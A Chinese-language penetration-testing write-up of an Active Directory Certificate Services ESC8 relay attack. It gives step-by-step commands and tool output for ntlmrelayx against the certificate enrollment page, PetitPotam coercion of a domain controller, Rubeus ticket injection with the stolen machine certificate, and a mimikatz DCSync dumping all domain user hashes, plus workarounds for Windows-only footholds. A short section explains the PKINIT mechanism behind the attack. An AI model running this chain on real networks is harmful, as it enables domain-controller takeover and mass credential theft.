

0x01 漏洞实战

一般来说，打ADCS系列的漏洞，是有套路的。

但是套路也不一定管用，这里后面会讲为什么不管用。

这里我们打的是ESC8的漏洞，也就是需要relay，即中继的漏洞。

先看操作


首先用certify先扫一遍

```
https://github.com/GhostPack/Certify
```

```
>Certify.exe find /vulnerable
```

这是certify的命令

然后结果很搞笑，直接告诉我没有漏洞



那么问题来了，certify说没有就是真的没有吗？

其实不然，这里有两种解决方案

- 1.换一个工具
- 2.手动测试一下

那么这里先用certipy试一下，发现存在漏洞。

```
certipy find -u xxx@xxx.com -p xxx -dc-ip 127.1.71.1 -vulnerable
```

```
[!] Vulnerabilities  
ESC8 : Web Enrollment is enabled and Request Disposition is set to Issue
```

这是工具的结果，也是不要太相信工具，下面我们自己手动测一下吧。

首先下impacket的工具包，把环境装好

```
https://github.com/fortra/impacket
```

这里我用的kali桥接，代入了域内。

先创建一个python的虚拟环境

```
pip install virtualenv  
  
virtualenv impacket
```

```
└─# virtualenv impacket
created virtual environment CPython3.11.2.final.0-64 in 273ms
creator CPython3Posix(dest=/root/Desktop/cstools/impacket-master/impacket, clear=False, no_vcs_ignore=False, global=False)
seeder FromAppData(download=False, pip=bundle, setuptools=bundle, wheel=bundle, via=copy, app_data_dir=/root/.local/share/virtualenv)
added seed packages: pip==22.2, setuptools==59.6.0, wheel==0.37.1
activators BashActivator,CShellActivator,FishActivator,NushellActivator,PowerShellActivator,PythonActivator
```

虚拟环境创建好了之后，直接

```
source ./bin/activate
cd ../
pip install .
```

来安装impacket的依赖

```
└─# pip install .
Processing /root/Desktop/cstools/impacket-master
  Preparing metadata (setup.py) ... done
Collecting charset_normalizer
  Downloading charset_normalizer-3.1.0-cp311-cp311-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (197 kB)
  ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 197.3/197.3 kB 421.2 kB/s eta 0:00:00
Collecting dsinternals
  Downloading dsinternals-1.2.4.tar.gz (174 kB)
  ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 174.2/174.2 kB 510.6 kB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
Collecting flask<=1.0
  Downloading Flask-2.3.2-py3-none-any.whl (96 kB)
  ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 96.9/96.9 kB 409.2 kB/s eta 0:00:00
Collecting future
  Downloading future-0.18.3.tar.gz (840 kB)
  ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 840.9/840.9 kB 427.3 kB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
Collecting ldap3<=2.5.0,!=2.5.2,!=2.6,>=2.5
  Downloading ldap3-2.9.1-py2.py3-none-any.whl (432 kB)
  ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 432.2/432.2 kB 496.3 kB/s eta 0:00:00
Collecting ldapdomaindump<=0.9.0
  Downloading ldapdomaindump-0.9.4-py3-none-any.whl (18 kB)
```

依赖安装完成就可以测试脚本是否能够跑起来

```
└─# python ntlmrelayx.py
Impacket v0.10.1.dev1 - Copyright 2022 Fortra

[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client RPC loaded..
[*] Running in reflection mode
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666
```


发现可以正常跑起来

那么这一步就做完了

接下来我们需要看看域内证书服务器的位置在哪

执行以下命令

```
certutil -config - -ping
```



得到两台证书服务器的位置

但是这个命令有个弊端，即无法通过命令行的形式来看回显。

也就是说，这条命令需要通过远程到目标主机，在主机上键入这个命令，弹框后才可以查看到回显。

而一般我们用C2，执行命令无法回显。

这里的办法就是直接certutil，不接后面的参数。

如下

```
C:\>certutil
项 0:
名称: -CA-1"
部门: ""
单位: ""
区域: ""
省/自治区: ""
国家/地区: ""
配置: com\ -1"
Exchange 证书:
签名证书:
描述:
服务器: com"
颁发机构: -CA-1"
净化的名称: -CA-1"
短名称: -CA-1"
净化的短名称: -CA-1"
标记: ""
Web 注册服务器:

项 1:
名称: -CA"
部门:
单位:
区域:
省/自治区:
国家/地区:
配置: . 3-CA"
Exchange 证书:
签名证书: ""
描述: ""
服务器: com"
颁发机构: -CA"
净化的名称: -CA"
短名称: -CA"
净化的短名称: -CA"
标记: ""
Web 注册服务器:

CertUtil: -dump 命令成功完成。
```

这样就能直接查看到对应的ca服务器名称，然后ping一下就能获得对应的ip。

```
正在 [com ] 具有 32 字节的数据:
来自 : 字节=32 时间<1ms TTL=127

1 的 Ping 统计信息:
    数据包: 已发送 = 1, 已接收 = 1, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 0ms, 最长 = 0ms, 平均 = 0ms
Control-C
```

ok，现在对应证书服务器的ip定位到了，就开始准备进一步的漏洞利用部分了。

首先在我们的攻击机上做一个监听，开启ntlmrelay。

```
(ntlm1)-(root@kali)-[~/Desktop/cstools/impacket-master/examples]
└─# python ntlmrelayx.py -debug -smb2support --target [redacted] /certsrv/certifnsh.asp --adcs --template
DomainController
Impacket v0.10.1.dev1 - Copyright 2022 Fortra

[+] Impacket Library Installation Path: /root/Desktop/cstools/impacket-master/ntlm1/lib/python3.11/site-packages
/impacket
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client RPC loaded..
[+] Protocol Attack DCSYNC loaded..
[+] Protocol Attack RPC loaded..
[+] Protocol Attack HTTP loaded..
[+] Protocol Attack HTTPS loaded..
[+] Protocol Attack SMB loaded..
```

然后我用PetitPotam漏洞来打一下域控，让他强制认证到我的中继服务器上。

```
└─# python3 PetitPotam.py 10.10.10.10 10.10.10.10
PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


Trying pipe lsarpc
[-] Connecting to ncacn_np:[redacted]:
[+] Connected!
[+] Binding to c[redacted]:
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

然后抓到证书

```
[+] No more targets
[*] SMBD-Thread-7 (process_request_thread): Connection from 10.30.10.235 controlled, but there are no more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 14
[*] Base64 certificate of user ALI-AD$:
-----BEGIN CERTIFICATE-----
[redacted]
-----END CERTIFICATE-----
b3
vr
/j
Px
JE
/R
oI
hp
ny
FP
bn
A9
E/
Hr
Cu
QL
ss
5T
wL
pY
z/
7H
```

复制这张证书，然后利用Rubeus注入票据


```
Rubeus.exe asktgt /user:DC01$ /certificate:/ptt
```



执行完毕之后票据会自动注入到内存中。



可以通过klist来查看，然后尝试dcsync操作



发现直接被拒绝。

这里是一个坑，解决这个问题的办法就是带上账号密码进行petitpotam。

这里在强制认证之前追加账号密码。

```
python3 PetitPotam.py 10.2.2.2 10.1.1.1 -u xxx -p xxx -d xxx
```

```
python3 PetitPotam.py 10.10.10.10 -u Administrator -p '1234567890' -d xxx.com

PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:[redacted]
[+] Connected!
[+] Binding to [redacted]
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

然后再次重复上面的操作，最后再来一次dcsync。

```
mimikatz # lsadump::dcsync /domain:xxx.com /all /csv
[DC] 'xxx.com' will be the domain
[DC] 'xxx.com' will be the DC server
[DC] Exporting domain 'xxx.com'
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502
1353
1310
1255
1364
1264
1271
1176
1202
1254
1333
2174
1460
1173
```

即可获取域内全量用户的hash。

```
lsadump::dcsync /domain:xxx.com /all /csv
```

如果暂时不用这张票据，也可以选择不注入内存，把票据导出来。


在后面加上一个参数即可

```
/outfile:fucku.krb
```

从而实现把票据导出，然后再找自己喜欢的机器用Mimikatz获取其他工具来注入TGT。

这里存在一种情况，就是不需要域账户密码，只需要和域具备网络连接环境就可以完成漏洞利用，即在域控配置错误的情况下。

如下图所示：



域控一旦这样配置了，那么petitpotam就不需要再做账号密码认证了，直接开干就完事了。

这里petitpotam这个py脚本调用的就是lsarpc，可以看到配置在了我们的域控中，不用这个用其他的也行，反正最终目的都是强制认证

那么一旦不需要账号密码来进行认证，直接petitpotam的参数如下

```
python3 PetitPotam.py 127.0.0.1 127.0.0.2
```

这里可以看到使用的pipe信息

```
Trying pipe lsarpc
[-] Connecting to ncacn_np:1 [\\PIPE\lsarpc]
[+] Connected!
[+] Binding to
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

然后我们启的监听脚本也可以抓到这个证书


```
[*] GOT CERTIFICATE! ID 33
[*] Base64 certificate of user [redacted]$:
[redacted]
Ib
JI
Tb
zI
Nj
aa
NG
Al
Zd
FA
fL
FH
Gm
hv
QZ
wm
VQ
XU
Gp
PU
kr
dp
BB
nA
Sj
ct
Px
...LX
```

后续利用就还是一样的步骤

然后还有一个涉及多域控环境下的利用问题

有的域控是可以认证的，但是有的域控不行

不行的情况如下

```
RUBENS
v2.2.3
[*] Action: Ask TGT
[*] Using PKINIT with etype rc4_hmac and subject: [redacted]
[*] Building AS-REQ (w/ PKINIT preauth) for: [redacted]
[*] Using domain controller: [redacted]:88
[X] KRB-ERROR (16) : KDC_ERR_PADATA_TYPE_NOSUPP
```

这是一个经典问题，网上也有很多个基于这个问题的解法，同时导致这个问题的原因有很多。

说起原理就很复杂了，笔者长话短说，在多域控环境下一台不行的话，就指定其他域控逐台逐台的再试一次。

那么这里同样还是用这个证书，指定另外一台域控，就可以了。

```
Rubeus.exe asktgt /user:AD$ /dc:anotherAD /certificate:xxx /ptt
```

即加入了/dc命令来执行kerberos协议请求的对应dc，然后回显success，票据已经成功注入内存。

```
[+] Ticket successfully imported!
```

```
ServiceName      :  
ServiceRealm    :  
UserName        :  
UserRealm       :  
StartTime       :  
EndTime         :  
RenewTill       :  
Flags           :  
KeyType         :  
Base64(key)     :  
ASREP (key)     :
```

0x02 漏洞本质

从刚刚的漏洞利用流程中我们可以看到，监听启动之后，就轮到了强制认证环节。

这里解释一下为什么还需要强制认证一次，顺便从头梳理一遍这个漏洞的发生机理。

首先，我们知道，域内认证都是靠这个叫做Kerberos协议的东西。

从用户的感官上来讲，我们域内认证无非就是输入我们的域账号密码，然后登录，然后就可以进去了。

这个过程就用了Kerberos协议，具体细化和KDC的认证流程这里我们先不提，网上有很多资料，这里只需要知道，原来传统的Kerberos认证是通过我们输入账号密码进行认证就可以了。

但是一旦域内有了ADCS这个东西，就会有一些新花样。

这个新花样在于，这个玩意扩充了原来的Kerberos认证，类似于加载了一个DLC，整了点新活出来。


什么新活呢？就是他扩充了一个叫做PKINIT协议的东西。

这个东西的作用就是支持证书来进行Kerberos认证。

什么意思呢？

就是原来你得输入账号密码进行域认证登录，现在你用证书就可以了。


原来的流程如下图所示：



而现在认证的流程就变成

- 1.首先一个用户跟ADCS（证书服务器去申请）先申请一张证书
- 2.对应用户拿到了证书，就可以用对应用户的名义去KDC那里申请票据，也就是TGT。
- 3.拿到了TGT就可以完成接下来的Kerberos认证流程了，也就是有权限了。

如下图所示：



那么话又说回到这个强制认证的环节。

这里需要明确几个问题

- 1.为什么要强制认证，作用在哪里？
- 2.为什么网上说强制认证之后就可以拿到域控权限了？

那么下面我们逐一来解答。

首先先讨论一下利用背景。

我们的核心目的就是为取得域控在ADCS证书服务器上的证书，也就是说，我们想要域控去和ADCS证书服务器做一下交互。

域控是以域控机器账户的身份去申请的证书，那么这张证书理所应当，就具有域管权限。

我们的目的就是偷到这张证书，然后利用这个证书去走扩展的PKINIT协议，实现无账号密码的情况下，也能拿到TGT从而拿到域管权限。

但是人家域控本来好端端的，鸟都不鸟你一下，你凭什么去让他请求ADCS服务器？还想他帮你认证一个证书。。。。

于是强制认证的作用就体现出来了，他本来是好端端的，但是用类似于PrintBug抑或是现在我漏洞利用中使用的PetitPotam漏洞，都是可以让域控进行强制认证的。

于是漏洞整体的利用链就被打通了，如下图所示



这里我让域控去跟ADCS服务器申请一个证书，但是我在中间充当了一个恶意服务器，域控以为我是ADCS服务器，但其实我不是。

然后我拿到了域控提交的凭据之后，再把这个凭据转交给ADCS服务器。

然后ADCS服务器以为是正主来了，东西又是真的，校验过后没有问题，于是就给我发了一张证书。

然后这个证书本来是发给域控的，现在又被我在中间偷到了。

于是我现在就可以用这个证书走扩展的PKINIT协议协议，即利用证书进行认证，直接拿到TGT，也不用账号密码了。

拿到TGT之后，后续的流程就和传统的Kerberos流程一样了，这里就不再赘述了。

0x03 限制环境下的利用

通常而言，打到域内之后上面的python环境往往都是不具备的。

而且在win环境下还经常会遇到端口占用的问题，如下：

```
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in reflection mode
Traceback (most recent call last):
1
PermissionError: [WinError 10013] 以一种访问权限不允许的方式做了一个访问套接字的尝试。
```

这种情况的话，可以参考

<https://xz.aliyun.com/t/12267#toc-9>

Window环境

考虑实战环境，在没有Linux机器以及Python环境下的利用，存在一台Windows机器与域控、ADCS服务器网络连通即可

将Python环境打包，参考：<https://www.jianshu.com/p/e2402fb35553>

```
#转发445，需要管理员权限
divertTCPConn.exe 445 4455 debug
#监听
python.exe ntlmrelayx.py -t http://10.211.55.20/certsrv/certifnsh.asp -smb2support --smb-port
```

配合python环境打包和端口转发可以解决这个问题，但是需要管理员权限。

Done

参考文档：

<https://forum.butian.net/share/1941>

<https://xz.aliyun.com/t/12267#toc-9>

https://mp.weixin.qq.com/s?_biz=MzkxNTEzMTA0Mw==&mid=2247492198&idx=1&sn=a76945168a0f875685e3e0d8aad4596c&chksm=c1617daaf616f4bc0e7812ee5eb533ba786dd63c30c3f91cfbd0bd9e509263b4f36dd5987494&scene=21#wechat_redirect

<https://xz.aliyun.com/t/10395>

<https://zhuanlan.zhihu.com/p/621550159>